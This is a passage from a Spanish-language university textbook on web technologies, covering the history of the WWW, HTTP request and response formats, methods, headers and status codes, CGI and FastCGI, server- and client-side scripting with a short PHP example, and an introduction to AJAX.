Tomando ideas de este sistema, en 1989, Tim Berners-Lee redactó para el CERN una propuesta de sistema de gestión de información que acabaría convirtiéndose en lo que hoy conocemos como la World Wide Web. Ayudado por Robert Cailliau, en 1990 publican un documento más elaborado y formal para describir la propuesta inicial de Tim Berners-Lee. Ese mismo año Tim Berners-Lee lleva a cabo su idea implementando el primer servidor Web, al que llamó HTTPd (*HyperText Transfer Prococol daemon*), y el primer navegador Web, al que llamó WorldWideWeb. Para probar el sistema desarrollado también creó las primeras páginas Web, cuyo contenido fue la descripción del proyecto.

El siguiente paso de Tim Berners-Lee fue convertir su idea en un nuevo servicio público de Internet. Esto se produjo en agosto de 1991 y desde entonces la WWW no ha parado de crecer.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1.3 Los Estándares en la World Wide Web

La gran diversidad de navegadores y servidores Web que han surgido desde la creación de la WWW hace que sea importante mantener unos estándares con el fin de maximizar la compatibilidad e interoperabilidad entre todos ellos.
Como ya se ha comentado, el organismo responsable de mantener la mayor parte de estos estándares es el World Wide Web Consortium (W3C), cuyo director desde el año 2007 es Tim Berners-Lee.
Actualmente existen una gran cantidad de estándares en la WWW (algunos de ellos empleados también en otros ámbitos) que unifican criterios sobre diversos elementos, tales como la estructura de los documentos, el protocolo de comunicaciones, la representación de los documentos, etc.
Algunos de los principales estándares son:

- **HTML (HyperText Markup Language) y XHTML (eXtensible HyperText Markup Language):** Son lenguajes de marcado empleados en la creación de documentos para la Web.
- **XML (eXtensible Markup Language):** Es un lenguaje de marcado que permite definir nuevos lenguajes.
- **HTTP (HyperText Transfer Protocol):** Es el protocolo de comunicaciones empleado para el envío de mensajes entre cliente y servidor.
- **URI (Uniform Resource Identifier):** Es un sistema universal de identificación de recursos en Internet.

1.4 El Protocolo HTTP

Uno de los protocolos más importantes para comprender el funcionamiento de la WWW es el protocolo HTTP (HyperText Transfer Protocol), pues define cómo se deben realizar las comunicaciones entre clientes y servidores.
El HTTP es el protocolo de nivel de aplicación de la WWW, estandarizado por el W3C. Como todo protocolo, establece un conjunto de reglas de comunicación para el intercambio de datos o información multimedia (gráficos, audio, etc.). Su versión actual es la 1.1, la cual considera la existencia de ordenadores intermedios (como proxys, gateways, etc.), cachés de ficheros, mantenimiento de conexiones activas y otros aspectos [6-10].
Las conexiones HTTP se realizan utilizando el protocolo de transporte TCP/IP. En este protocolo la identificación de los interlocutores (cliente y servidor) se hace mediante direcciones IP. Cuando un cliente desea hacer una petición a un servidor, el cliente abre una conexión con un puerto determinado del servidor (por defecto el puerto 80), identificado y localizado por su dirección IP. Entonces transmite su solicitud, que incluye:

- El tipo de operación que solicita el cliente (obtención de un recurso, envío de parámetros o información acerca de un recurso).
- Identificación del documento, fichero o recurso que se quiere recuperar mediante una URL (*Uniform Resource Locator*) o un URI (*Uniform Resource Identifier*).
- La versión del protocolo que implementa el navegador del cliente (generalmente HTTP/1.0 o HTTP/1.1).

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
<method> <resource identifier> <HTTP versión><crlf>
[<Header> : <value>]<crlf>
…
[<Header> : <value>]<crlf>
<blank line><crlf>
[Entity body]
```

- Una serie de modificadores aplicables a la misma petición. Como por ejemplo, la versión y nombre del programa que hace la petición (*User-Agent*), tipos de datos MIME (*Multi-purpose Internet Mail Extensions*) del fichero de respuesta que se espera (*Accept*), etc.
- Adicionalmente, se pueden incluir datos en la petición (parámetros de un formulario) dentro del cuerpo de esta.

El servidor, por su parte, incluye en su respuesta:

- Una línea de estado con el código y mensaje de éxito o error según corresponda, además de la versión del protocolo HTTP que implementa el servidor.
- Información propia del servidor (nombre y versión del programa).
- Información sobre el documento o recurso solicitado (fecha de última modificación, tamaño, etc.).
- El documento o recurso solicitado.

Finalmente, el servidor cierra la conexión, aunque este último aspecto depende de la versión HTTP que implemente el servidor. La especificación HTTP/1.1 implementa el mantenimiento de conexiones abiertas, por lo que es necesario incluir el modificador [*Connection: close*] para que el servidor cierre la conexión después de dar la respuesta. Las conexiones abiertas deben usarse cuando un cliente vaya a solicitar un gran número de recursos del servidor en un corto espacio de tiempo. Los servidores HTTP/1.0 cierran automáticamente la conexión después de enviar la respuesta.

1.4.1 Solicitud HTTP

Una solicitud HTTP se compone de una línea de solicitud, uno o más campos de encabezado opcionales y un cuerpo de entidad también opcional. Las líneas se separan por medio de un retorno de carro y avance de línea (*CR/LF: carriage-return/line-feed*). El cuerpo de entidad va precedido por una línea en blanco. El formato de una solicitud es el siguiente.

La línea de solicitud se compone de tres campos de texto, separados por espacios en blanco. El primer campo (*method*) especifica el método (o comando) que se aplicará al recurso del servidor. El método más común es GET, por medio del cual se solicita al servidor el envío de una copia del recurso al cliente. El segundo campo (*resource identifier*) especifica el nombre del recurso al que se hace referencia en la solicitud, es decir, la URL sin el protocolo ni el nombre de dominio del servidor. El tercer campo (*http version*) identifica la versión del protocolo usada por el cliente, por ejemplo: HTTP/1.0.
Los campos de encabezado de solicitud (*Header*), ofrecen información adicional sobre la solicitud y sobre el cliente al servidor. Cada campo de encabezado consiste en un nombre, seguido por dos

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

puntos (:) y el valor del campo. El orden en que se transmiten los campos de encabezado no es significativo.
El cuerpo de entidad se emplea cuando el cliente debe enviar al servidor datos en un formato especificado. Debe ir precedido por una línea en blanco.
La Tabla 9 muestra información sobre los distintos métodos disponibles en cada una de las versiones del protocolo HTTP.

Método	HTTP/1.0	HTTP/1.1	Descripción del método
GET	S	S	Recupera la URL especificada.
GET condicional	N	S	Recupera el recurso si se cumplen las condiciones incluidas en la petición. Si se añade el parámetro *If-Modified-Since*, con una fecha en formato HTTP, el servidor comprueba que el recurso ha sido actualizado con posterioridad a la fecha recibida en la petición e incluirá el recurso en su respuesta. En otro caso, indicará que el recurso no ha sido modificado y por lo tanto no será enviado. También puede incluir parámetros en la URL. Por ejemplo, una petición HTTP con GET condicional sería: *GET /default.htm http/1.1* *If-Modified-Since: Sat, 14 Sep 2002 01:15:48 GMT* *Host: www.microsoft.com* *Connection: close* *Accept: */**
HEAD	S	S	Idéntico a GET, salvo que el servidor no envía el documento completo en la respuesta, sólo envía los encabezados. Los clientes lo usan para obtener metadatos de recursos o para probar la validez de vínculos de hipertexto.
POST	S	S	Envía los datos a la URL especificada.
PUT	N	S	Almacena los datos en la URL especificada. Sobrescribe el contenido anterior.
PATCH	N	S	Similar a PUT, salvo que contiene una lista de diferencias entre la versión original de la URL y el contenido deseado tras la aplicación del método.
COPY	N	S	Copia el recurso identificado por la URL en la(s) ubicación(es) especificada(s).
MOVE	N	S	Traslada el recurso indicado por la URL a la(s) ubicación(es) especificada(s). Este método es equivalente a COPY + DELETE.
DELETE	N	S	Borrar el recurso identificado por la URL.
LINK	N	S	Establece una o más relaciones de vinculación entre el recurso identificado por la URL y otros recursos.
UNLINK	N	S	Eliminar una o más relaciones de vinculación en la URL especificada.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

TRACE	N	S	Notifica todo lo que se recibe del cliente en el cuerpo de entidad de la respuesta.
OPTIONS	N	S	Solicita información sobre las opciones de comunicación disponibles en la cadena de solicitud/respuesta para la URL especificada. Permite a los clientes determinar las capacidades de un servidor sin recuperar un recurso.
WRAPPED	N	S	Permite que las solicitudes se encapsulen y codifiquen en un sólo conjunto para reforzar la seguridad y/o privacidad de la solicitud. El servidor de destino debe desencapsular el mensaje y cederlo al manipulador apropiado.

Tabla 9: Métodos disponibles en el protocolo HTTP.

En la Tabla 10 se muestran los campos de encabezado disponibles para las diferentes versiones del protocolo HTTP. HTTP/1.1 que soporta más de 41 cabeceras, en contraposición con las 17 que incorpora HTTP/1.0. La Tabla 10 está dividida en cuatro categorías: (*i*) *encabezados generales*, que pueden aparecer en mensajes tanto de solicitud como de respuesta, (*ii*) *encabezados de solicitudes*, que sólo pueden aparecer en mensajes de solicitud, (*iii*) *encabezados de respuestas*, que sólo pueden aparecer en mensajes de respuesta y (*iv*) *encabezados de entidad*, que pueden aparecer en solicitudes o respuestas. Los encabezados de entidad describen el contenido de los datos del mensaje, por ejemplo, un documento devuelto por un servidor o datos con formato enviados por un cliente.

Encabezado	HTTP/1.0	HTTP/1.1
Encabezados generales de HTTP		
Cache-Control	N	S
Connection	N	S
Date	S	S
Forwarded	N	S
Keep-Alive	N	S
MIME-Version	S	S
Pragma	S	S
Upgrade	N	S
Encabezados de solicitudes de HTTP		
Accept	N	S
Accept-Chars	N	S
Accept-Encoding	N	S
Accept-Language	N	S
Authorization	S	S
From	S	S
Host	N	S
If-Modified-Since	S	S
Proxy-Authorization	N	S
Refer	S	S
Unless	N	S
User-Agent	S	S
Encabezados de respuestas de HTTP		
Location	S	S
Proxy-Authenticate	N	S
Public	N	S
Retry-After	N	S
Server	S	S
WWW-Authenticate	S	S
Encabezados de entidad de HTTP		
Allow	S	S
Content-Encoding	S	S
Content-Language	N	S
Content-Length	S	S
Content-Type	S	S
Content-Version	N	S
Derived-From	N	S
Expires	S	S

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

Last-Modified	S	S
Link	N	S
Title	N	S
Transfer-Encoding	N	S
URL-Header	N	S

Tabla 10: Cabeceras utilizadas en el protocolo HTTP.

1.4.2 Respuesta HTTP

La sintaxis de una respuesta HTTP consiste en una línea de encabezado de respuesta, uno o más campos de encabezado de respuesta opcionales y un cuerpo de entidad, también opcional. Las líneas se separan por medio de un retorno de carro y avance de línea (*CR/LF: carriage-return/line-feed*). El cuerpo de entidad debe ir precedido por una línea en blanco. El formato de una respuesta es el siguiente.

```
<HTTP version> <result code> [<explanation>]<crlf>
[<Header> : <value>]<crlf>
…
[<Header> : <value>]<crlf>
<blank line><crlf>
[Entity body]
```

La línea de encabezado de respuesta envía la versión de http (*HTTP version*), el estado de la respuesta (*result code*) y explicación opcional del estado de devolución (*explanation*). Los campos de encabezado de respuesta envían información en la que se describen los atributos del servidor y del documento HTML enviado al cliente. Cada campo de encabezado se compone de un nombre, seguido por dos puntos (:) y el valor del campo. El orden en que el servidor remite los campos de encabezado no es relevante. El cuerpo de entidad contiene, por lo general, el documento HTML que el cliente ha solicitado [11-18].

Los códigos de respuesta que pueden ser devueltos por un servidor HTTP se pueden ver en la Tabla 11.

Información 1xx
100 Continue
101 Switching Protocols
Éxito 2xx
200 OK
201 Created
202 Accepted
203 Non-Authoritative Information
204 No Content
205 Reset Content
206 Partial Content
Redireccionamiento 3xx
300 Multiple Choices
301 Moved Permanently
302 Found
303 See Other
304 Not Modified
305 Use Proxy
306 (Unused)
307 Temporary Redirect
Error del cliente 4xx
400 Bad Request
401 Unauthorized
402 Payment Required
403 Forbidden
404 Not Found
405 Method Not Allowed
406 Not Acceptable

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

407 Proxy Authentication Required
408 Request Timeout
409 Conflict
410 Gone
411 Length Required
412 Precondition Failed
413 Request Entity Too Large
414 Request-URI Too Long
415 Unsupported Media Type
416 Requested Range Not Satisfiable
417 Expectation Failed
Error del servidor 5xx
500 Internal Server Error
501 Not Implemented
502 Bad Gateway
503 Service Unavailable
504 Gateway Timeout
505 HTTP Version Not Supported

Tabla 11: Códigos de respuesta enviados por el servidor HTTP.

2 Tecnologías Web

2.1 Estado del Arte

Inicialmente la WWW se pensó para que los servidores proporcionasen documentos estáticos a los clientes. Los documentos se encontraban almacenados en el servidor y no existía más procesamiento que el de enviar el documento al cliente cuando éste lo solicitase.
Con la evolución de la Web, los servidores empezaron a incluir contenidos dinámicos, de forma que los documentos o parte de ellos se generan en el momento en el que se crea la respuesta a una petición del cliente.
La generación dinámica de contenidos para la Web, requiere que el servidor realice algún tipo de procesamiento adicional sobre la petición HTTP iniciada por el cliente, con el fin de generar una respuesta personalizada y adaptada al usuario.




Figura 2: Esquema de conexión para la generación dinámica de contenidos

La mayoría de los sistemas de generación dinámica de contenido (ColdFusion, ASP, PHP, etc.) emplean lenguajes de script. La utilización de estos lenguajes no requiere el ciclo clásico de edición-compilación-enlace, posibilitando así una rápida codificación y visión de resultados. Debido a que las etiquetas HTML proporcionan un marco donde el contenido dinámico generado se inserta, estas herramientas se llaman comúnmente sistemas de plantillas (*template systems*).
A continuación veremos algunas de las tecnologías y sistemas de generación de contenido dinámico que podemos encontrar hoy en día en la Web.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

2.2 CGI: Common Gateway Interface

En los primeros años de existencia de la Web, tan sólo se podía acceder a información estática. De esta forma, la interactividad con el usuario no existía. Los primeros servidores HTTP no incluían ningún mecanismo para generar respuestas dinámicamente, por lo tanto se desarrollaron interfaces para comunicar el servidor con programas externos que implementaran dicha funcionalidad.




Figura 3: Esquema de conexión y respuesta para soluciones CGI

Este mecanismo de comunicación se denominó interfaz CGI (*Interfaz de Pasarela Común*). La interfaz permite que el servidor Web se comunique con otros programas que realizan tareas diversas. Estos programas se ejecutan como procesos independientes del servidor HTTP. La Figura 3 muestra de forma esquemática el proceso de una petición CGI.

La especificación CGI describe una interfaz estándar que sirve para que un servidor Web envíe solicitudes del navegador al programa CGI, y éste devuelva los datos de respuesta al navegador a través del servidor Web.

La mayor parte de programas CGI están escritos en lenguajes de automatización como Perl (*Practical Extraction and Report Language*) y scripts del shell de UNIX, aunque también se pueden escribir en lenguajes compilados como C y C++. Algunos programas CGI basados en Windows están escritos en Visual Basic, Delphi o incluso en ficheros de proceso por lotes (ficheros .bat).

Este tipo de procesamiento posee ineficiencias inherentes a su estructura. Puesto que el programa CGI se ejecuta fuera del servidor Web, se debe ejecutar un nuevo proceso cada vez que se dé servicio a una petición CGI. Además, los programas CGI están diseñados para manejar solamente una petición y terminar, lo que los hace inadecuados para sitios Web que soportan miles de peticiones simultáneas [19-25].

Actualmente, los sistemas de generación de contenido dinámico implementan módulos en forma de plug-ins (subprocesos del servidor Web). Estos módulos amplían la API del servidor con la finalidad de interaccionar directamente con él sin incurrir en la sobrecarga ocasionada por los programas CGI y permitiendo al mismo tiempo una mayor escalabilidad que la aproximación tradicional.

Los servidores Web se pueden comunicar con los programas CGI por medio de tres métodos:

- **Variables de entorno**: Las variables de entorno se definen fuera del programa pero en el contexto de éste. De forma que la posibilidad de leer variables de entorno desde un lenguaje es crucial para la implementación de programas CGI.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **Argumentos de línea de órdenes**: Ciertos tipos de solicitudes del navegador hacen que el servidor Web pase información a programas CGI por medio de los argumentos de línea de órdenes de dicho programa.
- **Entrada estándar**: Las solicitudes del navegador que se envían por medio del método POST, van al programa CGI a través de su flujo de entrada estándar.

Aunque existen tres maneras para que la información llegue desde el servidor Web hasta el programa CGI, éste sólo puede utilizar el flujo de salida estándar para devolver información al servidor Web. La Figura 4 muestra el esquema de servicio de una petición CGI.




Figura 4: Esquema de servicio de una solicitud CGI.

2.2.1 Fast CGI

FastCGI es la evolución natural de CGI en la que el programa CGI se conserva en memoria de forma persistente. Mediante FastCGI existe la posibilidad de que el programa CGI resida en máquinas diferentes a la del servidor de Web, algo que conlleva ventajas a la hora de repartir la carga y fijar políticas de seguridad.

FastCGI es una propuesta abierta y libre en servidores Web comerciales que lo soporten. El primer servidor Web en emplear FastCGI fue *Open Market WebServer*, aunque actualmente son muchos los servidores que lo soportan.

Las aplicaciones CGI y FastCGI son caminos efectivos para permitir a una aplicación actuar como una extensión del servidor Web. CGI no suministra explícitamente soporte para diferentes clases de aplicaciones: bajo CGI, todas las aplicaciones reciben una petición HTTP, la procesan de alguna forma y generan una respuesta que será enviada al cliente. FastCGI suministra soporte para varios "roles" comunes que las aplicaciones pueden desempeñar. Por ejemplo, los tres papeles soportados por *Open MarketWebServer 2.0* son: *responder*, *filter* y *authorizer*.

- **Aplicaciones Contestadoras (*Responder*)**: Una aplicación responder es la clase más básica de aplicación FastCGI. Recibe la información asociada con la petición HTTP y genera una respuesta HTTP. El Responder es el rol más similar a la programación tradicional de CGI.
- **Aplicaciones Filtro (*Filter*)**: Un aplicación filtro FastCGI recibe la información asociada con la petición HTTP más un flujo extra de datos de un fichero almacenado en el servidor Web, generando una versión filtrada del flujo de datos como respuesta HTTP.

  Con las aplicaciones filtro, el administrador del sistema asocia a cada tipo MIME una aplicación FastCGI particular para su filtrado. Cuando un cliente pide una URL con ese

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

tipo MIME, el servidor Web invoca la aplicación filtro, la cual procesa el fichero especificado en la URL y envía la respuesta (usualmente texto HTML) de vuelta al cliente.

- **Aplicaciones Autorizadora (*Authorizer*)**: Una aplicación FastCGI *authorizer* recibe la información en una cabecera HTTP y genera una decisión en función de la petición. Para etiquetar una aplicación FastCGI con el papel de *authorizer*, el administrador del sistema nombra la aplicación dentro del archivo de configuración del servidor, usando una directiva llamada *AuthorizeRegion*.

  Cuando el servidor recibe una petición de cliente a una URL con el criterio *AuthorizeRegion*, el servidor Web llama a la aplicación FastCGI *authorizer*. Si la aplicación concede la autorización (por retorno de una respuesta con código 200 OK), el servidor Web reactiva la ejecución de comandos en la sección *AuthorizeRegion*. Si la aplicación deniega la autorización (por respuesta con otro código), el servidor Web para el proceso de comandos siguientes en la sección *AuthorizeRegion*, y devuelve la respuesta de la aplicación FastCGI al cliente.

Como ventajas más significativas se pueden citar las siguientes:

- Facilita la realización de aplicaciones persistentes entre peticiones de clientes y posibilita mantener el estado entre distintas llamadas de un mismo cliente.
- FastCGI permite a las aplicaciones residir en sistemas remotos.
- FastCGI proporciona una flexibilidad adicional a las aplicaciones, mediante el soporte explícito para autentificación de clientes y filtro de entradas.
- Soporta el inicio de múltiples copias de una aplicación para manejo concurrente de peticiones.

2.3 Los Lenguajes de Script

Dentro de la Web, los lenguajes de script ocupan un lugar muy importante, tanto en los servidores Web como en los navegadores. Un lenguaje de script es un lenguaje interpretado y que, por lo tanto, no necesita ser compilado por el programador antes de ser ejecutado. Los scripts se ejecutan sobre un intérprete, que es el responsable de compilarlos para su ejecución.
Generalmente los lenguajes de script forman parte de las páginas Web. Esto hace que sea muy sencillo crear páginas Web con este tipo de lenguajes, pues la creación de páginas dinámicas no varía en exceso con respecto a la creación de páginas estáticas [26-31].
Se pueden distinguir dos tipos de lenguajes de script: los lenguajes del lado del servidor (*Server-Side Scripts*) y los lenguajes del lado del cliente (*Client-Side Scripts*). Se suelen diferenciar, no sólo por el lado en el que se ejecutan, sino también por la forma en que actúan.

2.3.1 Scripts del Lado del Servidor

El uso de comandos o programas en el servidor para generar las páginas Web, es decir, el modelo CGI, tiene el problema de que el proceso de creación de documentos suele resultar poco intuitivo y engorroso. Los lenguajes de script son una buena alternativa que facilita el proceso de creación y mantenimiento de páginas Web.
Los lenguajes de script permiten crear documentos de un modo natural, incrustando en ellos el código para la generación de las partes dinámicas del documento, que no se crean hasta el momento de servir el documento al cliente. El documento que llega finalmente al cliente es un documento de texto libre del código de los scripts.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
<html>
<head>
<title>Hoy</title>
</head>
<body>
    Hoy es el día: <?php echo date('d/m/Y'); ?>
</body>
</html>
```

En el siguiente código vemos un ejemplo de una página que emplea scripts. Concretamente se emplea un script de PHP para mostrar la fecha actual en el documento. Como se puede observar el documento se compone como un documento HTML estático, con la diferencia de que incluye un pequeño código de script incrustado.

El uso de lenguajes de script en el servidor resulta transparente para el cliente. Aunque las páginas Web se almacenan en el servidor con el código de los scripts incrustado, antes de ser entregadas al cliente son preprocesadas y sus scripts son interpretados para generar el contenido final. Por lo tanto, el código fuente de los scripts nunca llegará al cliente.

La Figura 5 muestra el flujo de ejecución típico en un servidor Web con scripts:

1. El cliente solicita una página Web.
2. El servidor recupera la página asociada a la consulta del cliente. Esta página está formada por código HTML y código de scripts.
3. Un analizador sintáctico se encarga de detectar el código de los scripts incrustado. Este código es pasado por un intérprete que lo ejecutará y añadirá cualquier texto producido a la página Web.
4. La página generada será una página en HTML normal.
5. La página generada se envía al cliente, para el cual el procesado de la página con código de scripts ha sido transparente.




Figura 5: Flujo de ejecución típico en un servidor Web con scripts.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

2.3.2 Scripts del Lado del Cliente

La función de los scripts del lado del cliente es distinta de la de los scripts del lado del servidor. Mientras que los scripts del lado del servidor se emplean para generar dinámicamente los documentos servidos, los scripts del lado del cliente permiten modificar la estructura del documento una vez es mostrado en el navegador. También permiten realizar otras acciones adicionales tales como gestionar eventos, mostrar diálogos, etc.
Este tipo de scripts está muy relacionado con el DHTML (*Dynamic HTML*), que es término empleado para describir la combinación de un conjunto de tecnologías que permiten aumentar la interactividad entre el usuario y las páginas Web, así como modificar dinámicamente la estructura del documento cuando éste se encuentra en el cliente. Son cuatro las tecnologías que se combinan en el DHTML:

- **Un lenguaje de marcado**: Es decir HTML o XHTML, que define la estructura del documento.
- **Un lenguaje de script del lado del cliente**: Que controla la interacción con el usuario y permite modificar dinámicamente la estructura del documento. Aunque existen otros, el lenguaje actualmente más extendido y soportado por los navegadores es Javascript. Javascript es un dialecto del estándar ECMAScript.
- **Un lenguaje de definición de presentación**: Que define cómo se debe mostrar el documento en el navegador. El lenguaje de este tipo más extendido es el CSS (*Cascading Style Sheets*). Separando la estructura de un documento de su presentación, se consigue que un mismo documento se pueda ver de distintas formas y que las modificaciones visuales (cambio de color, ocultar una sección, etc.) no afecten a la estructura del documento.
- **Un modelo de representación en forma de objetos del documento**: El DOM (*Document Object Model*) es un estándar que define una interfaz independiente de la plataforma y del lenguaje que permite a los programas y scripts acceder y actualizar dinámicamente el contenido, estructura y estilo de los documentos. En el DOM los documentos son representados en forma de árbol de objetos. La ventaja de representar un documento en forma de objetos es que resulta mucho más fácil de manipular por parte de los lenguajes de script.

La práctica totalidad de los navegadores actuales soporta estas tecnologías, por lo que son muy explotadas por los programadores. Cuando un documento llega a un cliente, el navegador lo interpreta y genera su representación en forma de árbol DOM. El árbol DOM se combina con los ficheros CSS que pudiera haber para *renderizar* finalmente la página Web. Cuando la página se ha mostrado al usuario, los scripts incluidos en ella permiten gestionar cierto tipo de interacciones entre el usuario y la página. Los scripts permiten incluso modificar la estructura

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

del árbol DOM o las propiedades de sus nodos, provocando que la página o parte de ella se *renderice* de nuevo.
La Figura de la izquierda muestra el flujo de *renderización* de una página Web dinámica en el navegador. Como se puede observar, una vez recibida la página Web se genera el árbol DOM y el navegador sólo trabajará sobre éste [32-28].

2.4 Asynchronous JavaScript and XML (AJAX)

A medida que la Web fue evolucionando, las páginas Web se volvieron cada vez más complejas. La aparición de los lenguajes de scripts, tanto del lado del servidor como del lado del cliente, hizo que las páginas pasaran de ser simples documentos relacionados a convertirse en aplicaciones cliente/servidor (aplicaciones Web) con funcionalidades similares a las aplicaciones de escritorio. Sin embargo las aplicaciones Web tenían un grave problema respecto a las aplicaciones de escritorio en la interacción del usuario con la aplicación. Cuando un cliente de una aplicación Web necesitaba información del servidor se debía recargar toda la página Web para poder mostrar esta nueva información. Esto hacía que la interacción entre el usuario y la aplicación se viese continuamente interrumpida y también hacía complicado para los desarrolladores mantener el estado de todos los elementos de las aplicaciones.
La solución a estos problemas vino de la mano de AJAX (*Asynchronous JavaScript and XML*). AJAX es un conjunto de tecnologías que permite que las peticiones entre los clientes y el servidor se realicen de modo asíncrono, evitando las interrupciones en la interacción entre el cliente y el navegador.




Figura 6: Modelo tradicional de aplicaciones Web (izqda) comparado con el modelo AJAX (dcha).

AJAX introduce un nuevo modelo de aplicación Web, al modificar el modo en el que los navegadores Web interactúan con el servidor. En el modelo clásico el cliente interactúa con la interfaz presentada por el navegador y, cada vez que el navegador necesita información del servidor, el cliente debe esperar a que el servidor responda y una nueva página sea cargada. Mientras el navegador espera la respuesta del servidor, el cliente no podrá interactuar con la aplicación.

